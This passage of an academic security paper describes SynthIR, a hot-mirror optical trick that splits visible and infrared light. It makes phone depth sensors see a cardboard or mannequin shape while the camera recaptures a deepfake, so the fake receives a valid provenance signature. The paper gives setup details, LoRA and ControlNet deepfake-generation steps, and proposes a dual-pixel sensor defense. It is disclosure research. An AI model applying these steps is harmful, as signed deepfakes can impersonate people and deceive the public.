This paper presents a novel optical-synthesis attack and defense methodology for recaptured image detection systems that rely on infrared (IR) depth sensors. We first introduce SynthIR, which evades detection by independently manipulating the views of the RGB camera and the IR depth sensor across different optical spectra through an inexpensive optical filter that splits and recombines different colors of light. We validate the attack on portrait scenarios by constructing paired RGB images and physical 3D objects that bypass state-of-the-art detection methods, either using low-cost cardboard objects or by generating images geometrically consistent with a target 3D object without requiring precise alignment. The attack further generalizes to multi-frame video scenarios and, when applied to printed images rather than monitors, successfully circumvents both depth-based and image-only recapture detectors. To address the fundamental limitations of these IR-based two-sensor approaches, we propose a new defense pipeline based on dual-pixel image sensors, already deployed in modern smartphone cameras, which capture RGB and stereo images within the same optical spectrum. Our method estimates a depth map from the stereo pair and verifies its consistency with the RGB image, enabling robust recapture detection. Our experimental results demonstrate that the proposed defense detects all recaptured images without falsely rejecting any genuine images.




Figure 1: Attack overview. An attacker desires to create a fake image with provenance by recapturing a monitor showing a generated image. (Left) A conventional detection method uses an IR depth sensor to capture 3D information, thereby distinguishing real and recaptured scenes. (Right) Our attack evades the IR-sensor based detection by separating visible and IR light with a hot mirror and independently manipulating the sensor views.

1 Introduction

The rapid advancement of AI technologies has brought numerous benefits to society while also introducing new security and societal risks. In particular, the creation of deepfake images using generative AI has emerged as a serious concern, with several incidents reported, including the impersonation of celebrities and the manipulation of public opinion through fake news on social networks [67, 105].

Image provenance is actively studied as a promising approach of deepfake countermeasures, which ensures the authenticity and integrity of the media throughout its life cycle [30, 61, 62, 70]. By attaching cryptographic signatures, metadata, or other records at the time of capture within a camera hardware and tracking subsequent edits, provenance systems enable users to verify the history of a content. Currently, the industry standard for provenance, the Coalition for Content Provenance and Authenticity (C2PA) [30] is widely implemented in smartphones [36], commercial cameras [16,50,51,92–94], media-editing software [5], and media-sharing services [101, 114].

However, the provenance-based approach remains vulnerable to recapturing attacks [102] in which an adversary displays or prints a deepfake image and subsequently recaptures

it using a provenance-enabled camera. As a result, the manipulated content can be reintroduced into the media pipeline with a newly generated, yet valid, signature, thereby undermining the reliability of provenance-based authentication mechanisms [102]. Despite the effort for building recapture detectors to distinguish recaptured and real images, such as those exploiting the monitor artifacts [2, 8, 19, 20, 64, 69, 98, 99], new attacks have been proposed in the literature to evade such detection. For instance, in the provenance scenario, everything outside the camera hardware is considered untrusted, and an attacker has strong capabilities, including control over the shooting environment, camera and screen configurations, in addition to an image on a display medium. Taking advantage of this scenario, the recent Chimera attack [74] generates an image that compensates for monitor artifacts by using generative adversarial networks (GANs) trained for a particular camera-monitor pair, successfully evading the state-of-the-art recapture detectors.

To counteract such attacks, a recently proposed defense approach uses a secondary depth sensor to measure the depth of the scene simultaneously with the RGB images. The discrepancy between the image and the depth map from the secondary sensor is used to detect potential recapture, as shown in Figure 1-(left). Scoop [59] is a concrete realization of such two-sensor approach implemented in smartphone platforms using built-in infrared (IR) depth sensors (i.e. LiDARs) as depth sensors. This approach efficiently addresses the threat of GAN-based attacks, as indicated by the authors of Chimera, but the integrity of physical sensors remains a significant concern [102], as researchers have identified multiple physical attacks on depth sensors in the last decade [17, 18, 42, 75, 85, 86, 91].

Based on these considerations, this work aims to tackle the following two research questions: (I) *Can an attacker bypass the two-sensor solutions by injecting fake information into an IR depth sensor?* (II) *How can we improve the two-sensor solution to defend against such attacks?*

1.1 Contributions

Optical-Synthesis Vulnerability of Infrared-Based Recapture Detection (Section 3). We propose a new attack, SynthIR, that bypasses two-sensor-based recapture detection methods (e.g., Scoop) by independently controlling the views of an RGB camera and an IR depth sensor using a hot mirror, an inexpensive optical element that is transparent to visible light but is reflective to IR light. By placing the hot mirror in front of the target device, as shown in Figure 1-(right), an attacker can present a deepfake image on a display medium to the RGB camera in the visible-light domain, while the depth sensor sees fabricated 3D or 2D objects that represent the depth of the deepfake, such as a mannequin or a shaped cardboard, in the IR domain. As a result, the two-sensor defense accepts the scene, and the attacker obtains a fake image with a valid signature.

Attack Evaluation (Section 4 and 5). We verify the attack feasibility by generating a pair of an RGB image and a 3D object (an image-object pair) that bypasses Scoop on iPhone 15 Pro and Galaxy S20 Plus. Moreover, we identify that the camera-LiDAR sensor fusion used in iPhone 15 Pro internally modifies the depth map towards the corresponding RGB image, allowing an attacker to create such image-object pairs without precise alignment. By leveraging this, we successfully bypass Scoop with 100% ASR by creating 50 cardboard 2D objects for 50 images from the Celeb-DF v2 dataset [57]. We also verify another attack strategy of fixing a 3D object first and then generating matching deepfake images. Furthermore, we show that the attack can be extended to videos and printed images. SynthIR allows the attacker to successfully generate image-object pairs that simultaneously bypass Scoop and three state-of-the-art image-only recapture detectors (Twob_DCT [55], Twob_DWT [55], and MoireDet [2]).

Depth-Aware In-Sensor Countermeasure (Section 6). Overcoming the limitations of the two-sensor solution, we propose a new defense based on dual-pixel (DP) image sensors, already deployed in current smartphones and digital single-lens reflex (DSLR) cameras for efficient autofocusing. By leveraging DP image sensor's capability of simultaneously capturing an RGB image and stereo images while preserving the depth of the scene, our novel method generates a depth map from the DP images, verifies consistency in the captured images, and allows robust recapturing detection. Our defense pipeline successfully detects all the recaptured images without rejecting any real images in (i) a 100 DP Images Dataset [77] and (ii) a 2,880 DP images dataset synthesized using Sdirt [38] and the NTU RGB+D dataset [58, 89].

Artifact. Details, images, and videos are available on our website at https://tetsuishizue.github.io/BreakingInfraredRecaptureDetection/. The image, video, depth data and script artifacts are available in our repository at https://doi.org/10.5281/zenodo.19704181.

2 Background

2.1 Image Provenance

As advanced generative AI models become accessible, images or videos produced by malicious actors using generative AI models, i.e., deepfake images and videos, are posing serious risks to personal reputation, political processes, and public trust in information systems. Although many studies have been conducted to detect synthetic artifacts in deepfakes, the rapid advancement of generative AI technologies has led to an ongoing cat-and-mouse game [67, 105]. Another defense approach embeds a watermark in a generated image [37], but attackers can easily evade it by locally generating the deepfake image, instead of using an online service.

Image provenance is a common approach against those

threats, which keeps track of the origination and editing history of the image protected with cryptographic signatures [30, 61, 62, 70]. When a camera captures an image or a video, it generates a digital signature using the camera's secret key on the digital contents and the associated metadata. Similarly, image editing software (e.g., Adobe Photoshop) extends the chain with new metadata representing the edits and the digital signature. Given a final image, an end user can cryptographically verify the editing history and origination of the image and that the image/video originates from the camera, instead of being generated by an AI model.

Image provenance is moving toward broad adoption with the C2PA [30] standard, which specifies both the data structures and the procedures needed for provenance tracking. C2PA is now supported in smartphones [36] and professional and commercial cameras from Leica [50, 51], Sony [92–94], and Canon [16]. C2PA is also supported by several image-editing software [5], as well as popular media-sharing services, such as YouTube [101, 114]. In this work, we focus on attacks and defense techniques developed for C2PA.

2.2 Recapture and its Detection

Recapturing refers to malicious activity of capturing images from a display media, such as computer screens, projection surfaces, and printed photos, using a camera [102]. Although recapturing has been studied in the context of digital forensics, it becomes a security bottleneck in provenance-based approaches to deepfake detection: by recapturing a display with a provenance-enabled camera, an attacker can obtain a deepfake image with a valid signature.

Image-Only Recapture Detection. Researchers have been tackling the issue by building recapture detection algorithms that distinguish recaptured and real images. A common approach includes detection of artifacts such as moiré patterns [2, 20] and aliasing [64, 69], naturally generated by computer monitors when displaying images or videos [2, 19, 55, 64, 99]. For example, Abraham et al. [2] propose an efficient method for detecting the moiré artifact that decomposes the target image based on the spatial frequency into the horizontal and vertical directions, which are processed in a convolutional neural network (CNN) model. Li et al. [55] propose to use other artifacts (the detail loss and color distortion) in a two-branch deep neural network, in order to detect recapturing of printed images on paper.

Despite the advancement of image-only recapture detection methods, the robustness against defense-aware attacks is a common concern in the provenance scenario because an attacker can optimize image generation to eliminate the target artifact with a precise characterization of the hardware setup. More recently, Chimera [74] defeated the state-of-the-art recapture detectors (Abraham et al. [2] and Li et al. [55]) by combining multiple techniques: (i) choosing camera and lens configurations to minimize monitor artifacts, (ii) training a GAN for the deployed camera-monitor hardware, and (iii) optimizing the generated images to bypass the detectors.

Sensor-Based Recapture Detection. Addressing the limitations of the image-only detection, the authors of Chimera [74] suggested a two-sensor solution, which simultaneously captures an RGB image with the camera and the depth of the scene using a secondary depth sensor. Scoop [59] proposed in 2025, is a concrete realization of such two-sensor approach in smartphones by using built-in LiDAR sensors based on the time-of-flight (ToF) principle. When capturing an RGB image (or video), the system simultaneously captures the scene depth using the ToF depth sensor. Scoop also computes an additional depth map from the RGB image using a learning-based depth estimation model and detects recapture attempts by checking the consistency between the ToF-based and RGB-based depth maps. First, the ToF-based depth map is divided into segments. For each segment, the corresponding region in the RGB-based depth map is further segmented to verify whether it forms a single segment; any mismatch is identified as a recapture attempt.

When capturing a monitor, the ToF sensor typically produces a large, flat segment corresponding to the surface of the screen. In contrast, the RGB-based depth map is estimated from the deepfake image displayed on the screen and therefore reflects the scene structure inferred from that image. This inconsistency between the two depth maps allows Scoop to detect the capture as a recapture.

These sensor-based recapture detectors assume that the camera and the depth sensor correctly and simultaneously capture the same scene. However, physical-domain attacks targeting the integrity of sensor measurements remain a significant concern [17, 18, 42, 85, 86, 91]. Although Vilesov et al. [102] highlighted the potential for physical-layer attacks in provenance systems, to the best of our knowledge, no concrete attack has yet been demonstrated. In this work, instead, we demonstrate that the two-sensor solution can be deceived, opening a new attack scenario not yet explored.

3 Proposed Attack

3.1 Threat Model

In this work, we focus on deepfakes of human faces in portrait pictures, such as face-swapping [63, 71, 108], expression reenactment [96, 106], and audio-driven lip-synchronization [23, 24], which represent one of the most widespread and high-risk forms of synthetic media. These manipulations can transmit entirely fabricated speech, modify the apparent identity or behavioral traits of the individual in the image, and potentially bypass the biometric authentication mechanisms used to unlock personal devices. The attacker is motivated to produce AI-generated content with a valid provenance (e.g., a cryptographic signature for C2PA) while bypassing eventual detection mechanisms, such as the use of multiple sensors




Figure 2: Attack setup. The target device (iPhone 15 Pro or Samsung Galaxy S20 Plus) is fixed on a tripod, and a hot mirror is placed in its front with an angle. The RGB camera on the device sees a 32-inch monitor on the above through the hot mirror, which is transparent in the visible-light domain. Meanwhile, the hot mirror reflects the IR light, and the depth sensor on the target device sees a 3D object in the front.




Figure 3: Results of the feasibility experiment (Section 4.1): the RGB images and the depth maps from the ToF sensors, acquired from an iPhone 15 Pro and a Galaxy S20 Plus. Each row represents (i) the benign case of capturing a real object without recapture, (ii) simple recapture of a monitor without a hot mirror, and (iii) our SynthIR attack.

(e.g. camera and depth sensor).

The attacker approaches this challenge using *recapturing*, i.e., capturing a display medium such as a computer screen, a projection surface, or a printed photo [59, 74]. The attacker physically owns the target camera and has full control of the shooting environment and camera configurations as a valid camera user. We assume that the cryptographic security of provenance is maintained through security mechanisms that prevent software and hardware attacks. We further assume that the target camera deploys a secondary IR-based depth sensor, such as a LiDAR, to distinguish a flat display medium from a real scene, using the Scoop methodology [59] described in Section 2.2. The attacker can align the target 3D object, such as a mannequin or a shaped cardboard, while checking the depth map acquired from the depth sensor available through a standard APIs, e.g., `AVCaptureDepthDataOutput` [9] for iOS and `ImageReader` for Android [34].

We consider an attack scenario where the attacker generates the manipulated images or videos in an offline setting, instead of a real-time image stream, making multiple attempts using pre-generated content as much as a time budget allows, until the attack succeeds.

3.2 Attack Overview

For achieving the primary goal of successful recapture while deceiving the depth consistency check of an IR-based depth sensor, our SynthIR should independently control the views of the RGB camera and the depth sensor. The key observation is that an IR depth sensor, such as a LiDAR, and cameras use different optical spectra: the visible-light and the IR regions below and above 750 nm in wavelength. Thus, visible and IR light can be arbitrarily split and combined using a simple hot mirror [27], an inexpensive optical filter (around $210), that is transparent in the visible-light spectrum while reflective in the IR spectrum. Using this technique, we demonstrate that the attacker can independently control the views of the image sensor and the depth sensor, as shown in Figure 1-(right). The image sensor sees the display medium (e.g., a monitor or a printed image) in the front for the recapturing part, while the IR sensor, redirected by the hot mirror, sees another 3D or 2D object placed by the attacker. This object is consistent with the subject in the display medium.

To achieve this, the attacker designs an image-object pair with similar depth maps. The attacker has two simple approaches in designing this pair, namely (i) image-first or (ii) depth-first, which we evaluate in Section 4. The first approach prioritizes the controllability over an image, where the attacker fixes an arbitrary target image and then uses a 3D object, such as a mannequin, a real person, or a shaped 2D cardboard, to create the required depth map. In the second approach, the attacker builds a real 3D scene as a reference for the depth map and generates deepfake images accordingly. Similarly, an attacker can extend the attack to videos (a sequence of image frames) by playing a video on the screen, which we also evaluate in Section 4.4.

Both methods are transparent with respect to the image acquisition process; thus, they can be independently combined with state-of-the-art evasion methods against image-only recapture detectors, such as optical techniques for minimizing monitor artifacts [74] and the use of adversarial attacks to optimize the image on the screen [29] to evade image-only recapture detectors at the same time. Section 5 verifies this by placing printed images in the scene thereby degrading the performance of three image-only recapture detectors, namely




Figure 4: Internal camera-LiDAR fusion weakness in the iPhone 15 Pro. The two columns on the left show the baseline measurement of objects A and B without recapture. The rightmost column shows our SynthIR attack where the ToF depth shows the shape of recaptured object B, while only object A is actually present in the scene.

Twob_DCT [55], Twob_DWT [55], and MoireDet [2].

Finally, we propose our new defense strategy in Section 6 that uses dual-pixel (DP) image sensors to capture an image and a depth map within the same sensor and in the same optical spectrum, defeating recapturing attacks.

4 Bypassing Depth-based Detection

In this section, we demonstrate how attackers can mount different strategies to bypass IR-based depth detection, namely image-first and depth-first methods, as defined in Section 3, on images and videos. Here, we focus on deceiving Scoop [59], the most recent two-sensor defensive technique against recapturing attacks such as Chimera [74]. The study of image-only recapture detectors is described in Section 5.

Scoop leverages consistency checks between depth and image perception of the camera and the IR depth detector, as discussed in Section 2.2. We use the original implementation of Scoop available in a public repository [60] configured with the default parameters for portraits, as the main case study of our investigation.[1] All the experiments in this section are conducted in a dark environment to avoid reflections in the monitor surface, consistent with our threat model, where the attacker has control over the shooting environment.

4.1 Feasibility

We first verify the feasibility of the attack with the setup in Figure 2. We target the devices examined in Scoop: an iPhone 15 Pro and a Samsung Galaxy S20 Plus, which use direct ToF (dToF) [11] and indirect ToF (iToF) [84] depth sensors, respectively.[2] First, we capture a benign case with a mannequin on a blue background, where both the image and depth sensors see the same mannequin. Second, we measure a baseline recapturing attack by replacing the mannequin with an image displayed on a 32-inch monitor [33] that occupies the camera's field of view (FoV). Finally, we evaluate our strategy in the following setup. We place the same mannequin as a 3D object, with an angle with respect to the camera FoV, maintaining the recapturing image display in the monitor. A hot mirror [27] with >85% transmission in the visible spectrum (425–675 nm) and more than 90% reflection in the IR spectrum (>750 nm) is placed in front of the IR depth sensor of the camera. Then, the mannequin placement angle is adjusted to align with the camera view. In this configuration, the image and depth sensors see the monitor and the mannequin, respectively, through the hot mirror.

Results and Observations. Figure 3 illustrates the RGB images and corresponding depth maps captured by the two phones in the three configurations mentioned above: a benign case without recapturing, a simple recapture without a hot mirror, and the proposed SynthIR attack. The images and the depth maps are consistent in the benign case, but in the simple recapturing attack (second row), the depth sensor captures the flat surface of the computer monitor with uniform depth, which allows for immediate attack detection. In contrast, our attack strategy shows consistency between the image in the monitor and the depth maps. The results are also consistent between the two phones despite the difference in the measurement principles, i.e., direct and indirect ToF.

Sensor Fusion. During the feasibility evaluation, we observed that the alignment between the mannequin and the monitor is easier to achieve on the iPhone 15 Pro, and the device generates a depth map closely matching the captured image, even when the physical alignment is visibly imperfect. To verify the phenomena, we first acquire an RGB image and a depth map of two 3D scenes of two basic LEGO blocks (namely object A and B), as shown in Figure 4. Then, we conduct a recapture measurement in the setup shown in Figure 2 by placing the object A as a real 3D object while the monitor shows the image of the object B. The depth map of Figure 4-(right) shows the shape of object B, while the depth sensor perceives object A. These results suggest that the resulting depth map of the iPhone is generated through an internal sensor fusion process, which, interestingly, facilitates the attack success. Note that the iPhone API only provides depth maps after the above sensor fusion process; the feature cannot be disabled, and raw LiDAR measurement is inaccessible.

In summary, this preliminary evaluation shows how a hot mirror and a mannequin can be leveraged to evade detection in portrait images. Moreover, we discover that the hidden

[1] The parameters used in Scoop, such as those for Iterative Closest Point (ICP) [12] and Clustered Viewpoint Feature Histogram (CVFH) [6], are configured to the default parameters for a person portrait.

[2] dToF emits laser pulses and directly measures the round-trip time to estimate depth, while iToF emits a modulated continuous wave and uses the phase difference to estimate depth.




Figure 5: Results of the image-first approach (Section 4.2): simple recapture without a hot mirror (top) and the proposed attack (bottom). RGB Image and ToF Depth are the outputs of a camera and a depth sensor, respectively. RGB Depth represents a depth map estimated from the RGB image. Scoop Output is the final result of Scoop, which shows detected regions with red color, while the RGB image is shown in the undetected region.

camera-LiDAR sensor fusion used for increasing depth map accuracy can be exploited to perform the attack without the need for precise alignment. In the following sections, we explore how our attack strategy can be accomplished using two different approaches, focusing on the iPhone 15 Pro as our main target for the rest of the study.

4.2 Image-First Approach

This section deploys our attack methodology by creating objects that match image shapes present on a state-of-the-art public deepfake-detection dataset. Since the Scoop strategy only checks for the consistency of segmentation maps from ToF and RGB depth (see Section 2.2), here we demonstrate how SynthIR can bypass such detection using simple cardboard objects, exploiting the weakness on the iPhone 15 Pro exposed by our attack in Section 4.1.

We select 50 static frames from the Celeb-DF v2 [57] video dataset. Each scene corresponds to the first frame of different videos containing a person's portrait without subtitles,




Figure 6: (Left) Setup of the depth-first approach (Section 4.3) with a 3D scene consisting of a mannequin sitting over a desk with a stand microphone. (Right) a depth map acquired in the setup used for deepfake generation.

selected to be compatible with the aspect ratio of the target camera. We then create an object for each image by cutting the cardboard in the shape of the subject (person portrait) in the scene, simply by projecting the image onto a raw cardboard material. The size of the object is adjusted to make the person's head approximately 30 cm in diameter. A pair of an image and its corresponding cardboard object is illustrated in Figure 2 with the monitor showing the image and the hot mirror redirecting the IR light towards the cardboard. The monitor and hot mirror placement are fixed using a monitor mount and a tripod, and the final alignment is achieved by slightly positioning the cardboard object.

Results and Observations. Figure 5 shows an image sample under the simple recapture (top) and our image-first attack methodology (bottom). The RGB image from the target camera and the extracted depth map are then processed with Scoop. The figure also shows the Scoop output: the depth map estimated from the RGB image and the final output, which shows the RGB image with detected regions highlighted with red color. In the simple recapture setting in Figure 5-(top), the depth sensor captures the uniform depth of the monitor surface, and the Scoop output is entirely red, i.e., the entire region is detected as suspicious. On the other hand, the results with SynthIR in Figure 5-(bottom) show that the depth sensor captures the shape of the cardboard object, and Scoop recognizes the RGB image and the ToF depth as consistent, with no region detected as suspicious.

As in the feasibility experiment, for all 50 images, the simple recapture is easily detected by Scoop, while our attack successfully evades the Scoop detection, obtaining an attack success rate (ASR) of 100%.

4.3 Depth-First Approach

Although the previous image-first approach can successfully evade detection, creating a cardboard for each image and its adjustment can be a tedious task. The depth-first approach described below overcomes this limitation by creating many image-object pairs by fixing a real-world 3D scene first, and then generating multiple deepfake images matching the scene.




Figure 7: Results of our depth-first attack approach (Section 4.3). Each row represents (i) target identities from the GANDiffFace dataset [66], (ii) images generated with the baseline depth map (Figure 6-(right)) and the face of the identity, (iii) depth maps acquired from the ToF sensor, (iv) the other depth maps estimated from an RGB image, and (v) the output of the Scoop: the entire region is undetected (i.e., no red region).

4.3.1 Image Generation Methodology

Our depth-first approach uses publicly available tools and consists of three main steps: (i) building a 3D scene using cardboard shapes or a mannequin; (ii) generating an image portrait to display in the monitor geometrically consistent with the real scene depth map; and (iii) modifying the image to achieve the attacker's desired deepfake.

In the first step, the attacker builds a 3D scene, placing cardboard shapes or 3D objects to mimic the desired image setting, such as in Figure 6-(a). Then, the attacker generates a first image using widely available state-of-the-art generative AI models, such as Stable Diffusion [81], while constraining its geometric shape using ControlNet [116] with the 3D scene depth map as an input. Finally, the attacker generates the desired deepfake image by swapping the subject face in the first image, for example, by using *img2img* in Stable Diffusion. The overall final image structure is preserved by limiting the changes to the subject portrait using publicly available image editing techniques, such as inpainting [81].

4.3.2 Evaluation

In our evaluation of the depth-first approach, we consider the scenario where an attacker wants to evade detection by creating realistic deepfake persons using a single 3D scene.

We first build the scene using a mannequin sitting over a desk with a stand microphone, as shown in Figure 6-(a), and extract the original depth map in Figure 6-(b). This depth map is then fed as input to ControlNet [116][3] to generate the baseline image using Stable Diffusion XL model [76] with RealVisXL5.0 checkpoint [87]. To make the generated images resemble the desired deepfake, we perform a second generation pass using inpainting, where we mask only the facial region and regenerate it. During this step, we apply the LoRA model trained on the target face images.

For target faces, we select six identities from the GANDiff-Face dataset [66], comprising AI-generated faces, as shown in the top row of Figure 7, resulting in a total of 55 diverse images for each identity. For each identity, we train a LoRA model of Stable Diffusion XL model, initialized from the RealVisXL5.0 checkpoint. Our fine-tuning is limited only to UNet with rank = 32 and alpha = 32, and the optimization is performed using the 8-bit AdamW [25] with the learning rate of 0.0001, scheduled with cosine scheduler. The training caption of the images is `photo of <token>` wherein `<token>` is a unique identifier of each identity. The entire computation is run on a local PC with a mid-range GPU, Nvidia RTX 4060 Ti with 16 GB of VRAM. Finally, the generated images are recaptured in the same setup as in Section 4.1. The prompts used in image generation are provided in Appendix A.

Results and Observations. Figure 7 summarizes the results, where each column corresponds to an identity. The rows

[3]The public weight `diffusers/controlnet-depth-sdxl-1.0` [26] is used with ControlNet.




Figure 8: Sample frames of the video attack described in Section 4.4. The video consists of 318 frames over 10 seconds, and any frame is undetected by Scoop. (Top) Scoop outputs without any detected region, while the subject has natural face animation generated by SadTalker [117]. (Bottom) The corresponding depth map acquired by the depth sensor.

